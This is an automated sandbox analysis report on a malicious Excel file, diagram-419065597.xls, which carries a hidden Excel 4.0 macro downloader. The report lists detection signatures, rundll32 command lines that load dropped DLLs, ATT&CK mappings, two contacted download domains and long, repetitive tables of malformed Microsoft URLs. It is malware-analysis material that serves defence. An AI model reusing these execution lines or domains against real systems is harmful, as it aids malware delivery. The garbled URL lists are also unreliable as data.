ID: 412973
Sample Name: diagram-419065597.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 05:22:43
Date: 13/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report diagram-419065597.xls

Overview


General Information

Sample Name:	diagram-419065597.xls
Analysis ID:	412973
MD5:	ec968745c407ee..
SHA1:	922818d6a781b3..
SHA256:	431c2a2e6969ba..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 1124 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6236 cmdline: rundll32 ..\ritofm.cvm,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6276 cmdline: rundll32 ..\ritofm.cvm1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
diagram-419065597.xls	15%	ReversingLabs	Document-Office.Downloader.EncDoc	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
stateoftheartacademy.com.br	0%	Virustotal		Browse
dsafarm.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
stateoftheartacademy.com.br	108.167.180.130	true	false	• 0%, Virustotal, Browse	unknown
dsafarm.com	208.91.198.131	true	false	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://login.microsoftonline.com/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://shell.suite.office.com:1443	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://autodiscover-s.outlook.com/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://cdn.entity.	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://powerlift.acompli.net	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://cortana.ai	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://api.aadrm.com/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://api.microsoftstream.com/api/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://cr.office.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://graph.ppe.windows.net	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://store.office.cn/addinstemplate	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://web.microsoftstream.com/video/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://graph.windows.net	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://dataservice.o365filtering.com/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://officesetup.getmicrosoftkey.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://ncus.contentsync.	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
